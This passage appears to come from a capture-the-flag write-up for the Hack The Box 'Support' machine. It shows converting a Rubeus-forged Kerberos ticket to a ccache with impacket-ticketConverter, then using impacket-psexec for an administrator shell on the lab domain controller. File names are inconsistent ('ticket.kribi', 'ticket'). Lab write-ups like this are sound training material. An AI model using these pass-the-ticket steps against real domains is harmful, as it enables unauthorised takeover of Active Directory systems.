
copy marked part only and paste it to ticket.kirbi in kali and clear it

after clearing all the unwanted spaces and new lines it will look like above screenshot, then convert it to ccache using impacket-ticketConverter to check if it is not corrupted use base64 -d ticket.kribi and see if it clears the screen and includes the SPN that we’ve specified in the Rubeus command
impacket-ticketConverter ticket administrator.ccache
now run following command to export KRB5CCNAME which required by the kerberos in linux to authenticate

KRB5CCNAME=administrator.ccache impacket-psexec support.htb/administrator@dc.support.htb -k -no-passMake sure you have added support.htb and dc.support.htb in /etc/hosts file